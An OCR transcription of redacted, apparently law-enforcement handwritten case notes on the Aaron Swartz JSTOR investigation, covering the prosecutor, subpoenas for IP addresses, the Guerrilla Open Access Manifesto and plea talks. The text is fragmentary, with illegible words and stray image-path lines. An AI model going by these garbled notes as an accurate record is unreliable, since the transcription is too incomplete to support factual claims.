
Demand Reasons

(b)(6),(b)(7)(C) [redacted] — RI Representative

Reporter 1st

Big Eight = Ethically wrong


(b)(6),(b)(7)(C)
(b)(5)


PREPARED BY
DATE
PAGE NO.
PROJECT ACTION NOTES
(b)(6),(b)(7)(C)

PREPARED BY |
DATE |

4/21/11

Heymann Update 2-2

PAGE NO.

Aaron Swartz

PROJECT ACTION NOTES

PROJECT PLANNING NOTES

(b)(6),(b)(7)(C) [redacted] has called Heymann many times.

I want to return no matter what what was taken from JSTOR & made allusions to there might be other stuff.


— Similar Action has —

would be to wrap it up in the same package

Any mention of removal of website?

Status of Tenet Review.

IP Addresses for Twitter
Lexington area
Access Times
IP Address to Subpoena


4/25/14 12:12pm
(b)(6),(b)(7)(C)
(b)(6),(b)(7)(C)

PREPARED BY

UNIT

PAGE NO.

(b)(6), (b)(7)(C) [redacted]

(b)(6), (b)(7)(C) [redacted]

Librarians Conference:
"Access to Knowledge" Conference
2008 Italy

Economically Unavailable to developing world

Person: India - Transparency [illegible] knowledge
Researcher in India

Liam +

Aaron Swartz thought it was
ridiculous that [illegible] [illegible] [illegible]
[illegible]

Google Group
Guerrilla Open Access
Guerrilla

Manifesto
Manifesto - Guerilla Open Access

Fair [illegible] Accuracy in Reporting
"Extra" Paper Magazine
Open Access is Evolving

90 90 Plea Guilty

(b)(6),(b)(7)(C) [redacted] Intel. Prop Crime

Affidavit for Seizure

J Stir upset about

1) Desperately want [illegible] when and after

2) Worried about be bad guy

1) Collect Copies (b)(6),(b)(7)(C) [redacted] → MIT PD Notes

Search [illegible]

2) Names & Addresses

MIT & Camb & Harvard

Arrest (b)(6),(b)(7)(C) [redacted]

Search or Arrest Names [illegible]

Access to knowledge Conference

Re-interview

Where did

From where

Anything from (b)(6),(b)(7)(C) [redacted]

" " Swartz

Communicated w/ Swartz

[illegible] email about Guerilla

[illegible] of [illegible]

Gu

Guerilla

Guerilla Open Access

Facebook

(b)(6),(b)(7)(C) [redacted]

Lives around the corner

In Newton?

Non Responsive


4:57 pm Iikan

(5ur)
Security Open Access

Focused
Manifesto - Here we said it.
Academic Week - January

"They" believe that have
my SB issue.

I like the idea of
"we"
Manifesto
IN the future -
In the Past



We don't have access -

I was sent set-up by


I spun off a Facebook group to organize

